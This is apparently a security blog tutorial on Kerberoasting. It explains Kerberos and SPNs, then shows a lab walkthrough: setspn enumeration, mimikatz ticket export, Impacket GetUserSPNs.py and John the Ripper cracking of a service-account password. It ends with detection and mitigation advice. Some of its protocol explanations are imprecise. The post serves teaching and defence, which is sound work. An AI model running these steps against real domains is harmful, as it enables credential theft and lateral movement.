

Roasting the Three-headed Guard of Active Directory — Kerberoasting

 shahrukhiqbal24.medium.com/roasting-the-three-headed-guard-of-active-directory-kerberoasting-43709952af82

Shahrukh Iqbal Mirza

August 15, 2021



Shahrukh Iqbal Mirza

This attack targets the Kerberos Authentication Protocol in an Active Directory environment, and attempts to retrieve the service accounts' passwords or tickets that can then be cracked offline to reveal cleartext credentials. Kerberoasting has been listed in the MITRE ATT&CK framework as an Enterprise Attack Vector, bearing the ID T1208.

In a nutshell, Kerberoasting has the following steps:

1. Identify Active Directory accounts with Service Principal Names (SPNs) set.
2. Request service tickets for the service accounts using SPN values.
3. Use mimikatz or some other credential dumping tool to get the service tickets.
4. Crack the service tickets for clear text credentials.

In this blog, we'll first discuss the basics of the Kerberos Authentication Protocol, and how Active Directory uses SPNs to identify service accounts, where the vulnerability actually lies and then have both theoretical and practical demonstration of the attack vector.

Kerberos Authentication Protocol

Developed by MIT, Kerberos Authentication Protocol is the default authentication mechanism for Microsoft Active Directory. It is named after the three-headed dog (Cerberus) found in the Greek mythology, because the protocol involves three major steps in the entire authentication process. By default, kerberos runs on UDP port 88.

It is a network authentication protocol that works on a client-server model, and uses secret-key cryptography. It works on the principle of granting and requesting tickets to and from different nodes connected on the network to identify themselves.

Components of the Kerberos Authentication Protocol

Kerberos is a third-party authentication scheme consisting of the following two entities. Both of these are collectively called as the Key Distribution Centre (or KDC):


1. which is responsible for the initial authentication of users to access the desired service. It grants the users the tickets that they can use to further authenticate themselves with Active Directory to use the desired service.
2. which is responsible for the secondary authentication phase and grants access to the user after verification of the ticket, that was issued by the AS.

Authentication Phases of Kerberos Authentication Protocol

The Kerberos Authentication Protocol follows two authentication phases.


Initial Authentication

The user logs onto his workstation, and enters his user ID and password into the client application for the service he desires to access. The application encrypts a timestamp with the user's password and sends it to the AS, along with the UID. The AS looks for the password in its principal database that matches the UID and decrypts the received encrypted timestamp using the password. It then generates a Ticket Granting Ticket (TGT) and encrypts it using the user's password, and sends it back to the user's workstation. The encrypted TGT consists of the actual TGT and the session key. The client application upon receiving, decrypts it using the user's password. The user now has the TGT, and he can further authenticate himself with the TGS and get access to the desired service.



Secondary Authentication

After receiving the TGT, the client application sends the TGT over to the TGS along with the Service Principal Name (SPN) for the service that the user wants to access, to get the Service Granting Ticket (ST). The TGS verifies the TGT with the AS for active sessions , and after verification sends the ST to the client application. The client application then sends the ST to the service application running on the server, the server verifies the ST with the TGS and after verification grants access to the user to access the desired service.



Service Principal Names (SPNs)

“A service principal name (SPN) is a unique identifier of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account. This allows a client application to request that the service authenticate an account even if the client does not have the account name.”

In an Active Directory environment, a service is anything that is shared and can be accessed and used by the nodes of the AD. It can be a network file share, a printing service, a web server etc. The same service can be run on multiple hosts within the AD, but each service must have a specific and unique identifier for its host. This unique identifier is called a Service Principal Name or an SPN. When a user wants to connect to and use a service, he must first provide the SPN at the time of authentication.

Naming Conventions for SPNs

An SPN must be unique in the forest in which it is registered, otherwise the authentication might fail. The syntax for an SPN consists of the following four attributes:

1. Service_class which identifies the general class of the service

2. Hostname: hostname of the computer object on which the service is installed, can be a fully qualified DNS name or a NetBIOS name
3. Port: the port on which the service is running, if the service is running on some port other than the default port, or if the service is a replicable service
4. Service_name: a name that uniquely identifies the service in case of replicable services.

Generally, the usual syntax for an SPN is as follows:

<service_class>/<hostname>:<port>/<service_name>

```
CN=DCELL-DC,OU=Domain Controllers,DC=DCELL,DC=local
Dfsr-12F9A27C-BF97-4787-9364-D3186C55EB04/DCELL-DC.DCELL.local
ldap/DCELL-DC.DCELL.local/ForestDnsZones.DCELL.local
ldap/DCELL-DC.DCELL.local/DomainDnsZones.DCELL.local
DNS/DCELL-DC.DCELL.local
GC/DCELL-DC.DCELL.local/DCELL.local
```

Host-Based Services

For host-based services, the port and service_name are not required as the service_class coupled with the hostname is enough to uniquely identify the service. Therefore, the syntax for host-based services is as follows:

<service_class>/<hostname>

Or in case the service uses port other than the default, the syntax becomes:

<service_class>/<hostname>:<port>

Replicable Services

For replicable services, there are multiple instances of the same service, therefore the service_name is also required to uniquely identify the service, so that the client may only connect to the desired instance of the service. Therefore, the syntax becomes:

<service_class>/<hostname>:<port>/<service_name>

Kerberoasting

Where the vulnerability lies?

As discussed above, Kerberos uses shared secrets for authentication, and the user's password is used to encrypt everything. In a Windows environment, the only available hash format is NTLM, therefore cracking the ticket also becomes relatively easy. Also, from the communication that happens during the authentication phases, it is evident that the KDC does not verify that the user requesting the ST has permissions to access the service or not, therefore if an attacker manages to identify the service accounts, or get the SPNs for the domain user accounts that are also service accounts, he can very easily request the TGT from the AS and then present that AS to the TGS to get the ST which he can crack offline, and get the cleartext password for the service account.

Theoretical and Technical Demonstration

The only prerequisite for successful execution of the attack is a Domain User account in the Active Directory.

Let's take up on the Assumed Breach methodology and assume that the adversary has compromised the network and has access to a domain user in the AD.

The attacker uses the `setspn.exe` to identify the user accounts that have SPNs. Similarly, this can also be achieved using PowerSploit's `PowerView.ps1` script, the PowerShell version of Microsoft's signed Active Directory module and the Impacket-toolkit's `GetUserSPNs.py` script etc.

Once the attacker has identified the SPN, he then uses that SPN and requests the KDC for the TGT and then the TGS. Since Kerberos does not take into account the user's privileges and permissions, this does not create any problems for the attacker. The attacker then uses some credential dumping tool like `mimikatz` or PowerSploit's `Invoke-Kerberoast.ps1` script to pull the service tickets from the memory and ultimately uses a hash cracking tool like `hashcat` to crack the service tickets offline on his attacking machine to get the cleartext credentials for the service accounts.

Practical Demonstration

The attacker has compromised the network and has access to a windows machine in the target network. He uses '`setspn`' to list all the available SPNs in the domain. He gets the SPN of SQL Service.

```

Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\dcell1>setspn -T DCELL.local -Q */*
Checking domain DC=DCELL,DC=local
CN=DCELL-DC,OU=Domain Controllers,DC=DCELL,DC=local
  Dfsr-12f9a27c-bf97-4787-9364-d31b6c55eb04/DCELL-DC.DCELL.local
  ldap/DCELL-DC.DCELL.local/ForestDnsZones.DCELL.local
  ldap/DCELL-DC.DCELL.local/DomainDnsZones.DCELL.local
  DNS/DCELL-DC.DCELL.local
  GC/DCELL-DC.DCELL.local/DCELL.local
  RestrictedKrbHost/DCELL-DC.DCELL.local
  RestrictedKrbHost/DCELL-DC
  RPC/34a550f1-4d71-423a-bd31-f6be2cc71abb._msdcs.DCELL.local
  HOST/DCELL-DC/DCELL
  HOST/DCELL-DC.DCELL.local/DCELL
  HOST/DCELL-DC
  HOST/DCELL-DC.DCELL.local
  HOST/DCELL-DC.DCELL.local/DCELL.local
  E3514235-4806-11D1-AB04-00C04FC2DCD2/34a550f1-4d71-423a-bd31-f6be2cc71abb/DCELL.local
  ldap/DCELL-DC/DCELL
  ldap/34a550f1-4d71-423a-bd31-f6be2cc71abb._msdcs.DCELL.local
  ldap/DCELL-DC.DCELL.local/DCELL
  ldap/DCELL-DC
  ldap/DCELL-DC.DCELL.local
  ldap/DCELL-DC.DCELL.local/DCELL.local
CN=krbtgt,CN=Users,DC=DCELL,DC=local
  kadmin/changepw
CN=SQL Service,CN=Users,DC=DCELL,DC=local
  DCELL-DC/SQLService.DCELL.local:1433
CN=DCELL-1,CN=Computers,DC=DCELL,DC=local
  RestrictedKrbHost/DCELL-1
  HOST/DCELL-1
  RestrictedKrbHost/DCELL-1.DCELL.local
  HOST/DCELL-1.DCELL.local

Existing SPN found!

C:\Users\dcell1>_

```

Then he requests the service tickets from the KDC. Kerberos as usual does not check if the user has permissions to request the ST, but since the attacker has access to the domain user, all goes well, and the ST gets stored in the memory.

```

C:\Users\dcell1>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\dcell1> Add-Type -AssemblyName System.IdentityModel_
PS C:\Users\dcell1> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'DCELL-DC/SQLService.DCELL.local:1433'

Id                : uuid-d1fed381-22a6-4680-9a00-92ace34bb96d-1
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 7/1/2020 9:05:30 PM
ValidTo           : 7/2/2020 6:58:48 AM
ServicePrincipalName : DCELL-DC/SQLService.DCELL.local:1433
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

```

The attacker then uses mimikatz to extract the service tickets from the memory.


```

PS C:\users\dcell1\Downloads> .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 7/2/2020 1:58:48 AM ; 7/2/2020 11:58:48 AM ; 7/9/2020 1:58:48 AM
Server Name       : krbtgt/DCELL.LOCAL @ DCELL.LOCAL
Client Name       : dcell1 @ DCELL.LOCAL
Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file   : 0-40e10000-dcell1@krbtgt~DCELL.LOCAL-DCELL.LOCAL.kirbi

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 7/2/2020 2:06:23 AM ; 7/2/2020 11:58:48 AM ; 7/9/2020 1:58:48 AM
Server Name       : ldap/DCELL-DC.DCELL.local @ DCELL.LOCAL
Client Name       : dcell1 @ DCELL.LOCAL
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 1-40a50000-dcell1@ldap~DCELL-DC.DCELL.local-DCELL.LOCAL.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 7/2/2020 2:05:30 AM ; 7/2/2020 11:58:48 AM ; 7/9/2020 1:58:48 AM
Server Name       : DCELL-DC/SQLService.DCELL.local:1433 @ DCELL.LOCAL
Client Name       : dcell1 @ DCELL.LOCAL
Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 2-40a10000-dcell1@DCELL-DC~SQLService.DCELL.local~1433-DCELL.LOCAL.kirbi

[00000003] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 7/2/2020 1:58:48 AM ; 7/2/2020 11:58:48 AM ; 7/9/2020 1:58:48 AM
Server Name       : ldap/DCELL-DC.DCELL.local/DCELL.local @ DCELL.LOCAL
Client Name       : dcell1 @ DCELL.LOCAL
Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file   : 3-40a50000-dcell1@ldap~DCELL-DC.DCELL.local~DCELL.local-DCELL.LOCAL.kirbi

```

Following are all the service tickets that mimikatz extracted from the memory.

```

PS C:\users\dcell1\Downloads> ls

Directory: C:\users\dcell1\Downloads

Mode                LastWriteTime         Length Name
----                -
-a----          7/2/2020  2:13 AM           1292 0-40e10000-dcell1@krbtgt~DCELL.LOCAL-DCELL.LOCAL.kirbi
-a----          7/2/2020  2:13 AM           1412 1-40a50000-dcell1@ldap~DCELL-DC.DCELL.local-DCELL.LOCAL.kirbi
-a----          7/2/2020  2:13 AM           1406 2-40a10000-dcell1@DCELL-DC~SQLService.DCELL.local~1433-DCELL.LOCAL.kirbi
-a----          7/2/2020  2:13 AM           1438 3-40a50000-dcell1@ldap~DCELL-DC.DCELL.local~DCELL.local-DCELL.LOCAL.kirbi
-a----          5/19/2020  3:50 AM           1263880 mimikatz.exe

```

The attacker then transfers these tickets to his attacking machine, where he can crack these service tickets offline, and off the network.

```

root@inj3ct10n:~/Desktop/kerberoasting-lab# ls
0-40e10000-dcell1@krbtgt~DCELL.LOCAL-DCELL.LOCAL.kirbi      2-40a10000-dcell1@DCELL-DC~SQLService.DCELL.local~1433-DCELL.LOCAL.kirbi  krb.hash
1-40a50000-dcell1@ldap~DCELL-DC.DCELL.local-DCELL.LOCAL.kirbi  3-40a50000-dcell1@ldap~DCELL-DC.DCELL.local~DCELL.local-DCELL.LOCAL.kirbi
root@inj3ct10n:~/Desktop/kerberoasting-lab#

```

Using python script 'kirbi2john' the attacker first converts these extracted service tickets into a form that his hash cracker John The Ripper can understand. Using John and the rockyou.txt wordlist, he successfully cracked the ST and gets plaintext password for the SQL service account.

```

root@1nj3ct10n:~/Desktop/kerberoasting-lab# /usr/share/john/kirbi2john.py 2-40a10000-dcell1@DCELL-DC-SQLService.DCELL.local~1433-DCELL.LOCAL.kirbi >
krb_hash.john
root@1nj3ct10n:~/Desktop/kerberoasting-lab# john --wordlist=/usr/share/wordlists/rockyou.txt krb_hash.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
winteriscoming2019! ($krb5tgs$unknown)
1g 0:00:00:11 DONE (2020-07-02 03:23) 0.08680g/s 1245Kp/s 1245Kc/s 1245KC/s !!12Honey..winteriscoming2019!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@1nj3ct10n:~/Desktop/kerberoasting-lab# john krb_hash.john --show
$krb5tgs$unknown:winteriscoming2019!

1 password hash cracked, 0 left
root@1nj3ct10n:~/Desktop/kerberoasting-lab# _

```

This can also be done using the GetUserSPNs.py script from the Impacket-Toolkit, if the password of the compromised Domain User is known.

```

root@1nj3ct10n:~/Impacket/examples# python GetUserSPNs.py dcell.local/dcell1:'U$er1123' -dc-ip 192.168.138.133 -request
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon
-----
DCELL-DC/SQLEService.DCELL.local:1433  svc_sql  CN=Group Policy Creator Owners,OU=Groups,DC=DCELL,DC=local  2020-07-01 22:23:58.582746  <never>

$krb5tgs$23$svc_sql$DCELL.LOCAL$DCELL-DC/SQLEService.DCELL.local~1433:$695e21b5cd7b5cc9e70099a15ce7d7da$8d9fd2a17abb201068fd133173fab1424ecb77be98f
6e45734f08ce34112c07736d31040a4087b19d6316c63bfcfa61720c273060ba7a7ef4f3ed45049c06367dc9aa48d9eb971e9b44fd6d5938fbf108445349d01be909af325ae25e44f29
368d67c433c8ce177f3ab37f2dd6b76702e0262338a23b73bdef20434169094c5d44667c9766f508bdb70fac60449df09b55f8f5e66422b6f1be483e1a6b28849f720948f2a291a
bd1f99bc4fc4b9a3e9052e5ffba8cc04a116768304816b19d27ba7e55b0092c994d0ea38c61bc9344291502cc4725b7f3af35ecae00980122b241b056c1fe708e35825c34b3462c70d1
381d684680f428baa8e9bb29d8dd004290b88e550fa14978c7fc687e67a86d7b2e3d00887835aba44472e9b0c8e91b4d3a6d519a385c14dc1ed0cd0295915e679612ae27c268e34a
ac19d04b33638de421b7a1d47e8eb71cd4516399121f474217beb95910ee2aa5e2d5212d0c175e30c60798c0a312f1f2acd1be303d0ec022d7a5cdda6d8b5b0ba80dd111fe5cfc65165ed
1956f8a313db13a2d8f5bd88a5f6c2f008d1fcc0716a4e9321f45350a76862dddf225c4e4becbe33dc53d6b6dda1ca47029e126b767121ba5c1505a687eb9a2fee7728bce255d88f46f
6c502aef892a5141083a96fffa8189c30b83dc9a6da3e89e8b9c6eb801334569589def1734210ce0d7c221f5db3985a7c817bad5a4dfe4b2c830b5896298a12dd3e19abb5af17384564
348097b7b4dcf2639b9937baa0c11369364e27c7a92f62dcada0a4e99de1224b175243c2e09b5c0773696655317a31f2a5d1cba65459b5a72bdf43f4cbf0f5a898cc0e5727f1c7758f05
f73c216e8f6715a866ada5078a33401c5376de40af468965d99ae7309e7ab164ab8dbeaee20c0f795b67e93655b8cfe74d683d254bf18295c85217f9b7f0b6c60e8c87b39d6b824b9
10135ed5808943c753ddc99bf7059081088b5311850080803bd430cd616712fa55d27ed56fda7af992b21634c257067a4c3669763cbe4e6417e849512372f6325db65f6c06497568fe09
dcff0b6c7ae731f9a12f88ff09fedd05c33e0fccc6aae5e6ea2028d6ca780c47cb6e8a749c50cc14a128eff4d7c3da6ce46f1f7a9f141ea0397b0387a1591d4f8c54559da9e498751a6a8
c17b5c7124e73b9032dd65e61d2d358045eaf4900c6787332c1bf87d55781b96951647f5e4668387837521ce2c594105ed6d5372d1940b08630286fc00225735a20053c86d88b12113a
2050cf137199f35151d7b2

```

Similarly, as done previously, this ticket can be cracked off the network.

```

root@1nj3ct10n:~/Desktop/kerberoasting-lab# john --wordlist=/usr/share/wordlists/rockyou.txt krb.hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
winteriscoming2019! (?)
1g 0:00:00:11 DONE (2020-07-02 03:21) 0.08741g/s 1253Kp/s 1253Kc/s 1253KC/s !!12Honey..winteriscoming2019!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@1nj3ct10n:~/Desktop/kerberoasting-lab# john krb.hash --show
?:winteriscoming2019!

1 password hash cracked, 0 left
root@1nj3ct10n:~/Desktop/kerberoasting-lab# _

```

Detection and Defense

Enabling Audit Kerberos Service Ticket Operations logs TGS requests for service tickets. Specifically Log ID 4769 shows the service access being requested.

Keywords	Date and Time	Source	Even...	Task Category
Audit Success	7/2/2020 2:15:33 AM	Microsoft Wind...	4624	Logon
Audit Success	7/2/2020 2:15:33 AM	Microsoft Wind...	4648	Logon
Audit Success	7/2/2020 2:15:33 AM	Microsoft Wind...	4769	Kerberos Service Ticket Operations
Audit Success	7/2/2020 2:15:33 AM	Microsoft Wind...	4768	Kerberos Authentication Service

Event 4769, Microsoft Windows security auditing.

General Details

A Kerberos service ticket was requested.

Account Information:
Account Name: Administrator@DCELL.LOCAL
Account Domain: DCELL.LOCAL
Logon GUID: {4771f8e6-2ae3-0e94-844b-0580a68635c5}

Service Information:
Service Name: DCELL-DCS
Service ID: DCELL\DCELL-DCS

Network Information:
Client Address: ::1
Client Port: 0

To mitigate against the attack, ensure strong and complex password policies, and limit service accounts from higher privileges including adding them into the Administrative groups. Also, consider implementing AES or more complex encryption rather than the conventional RC4 encryption.

References
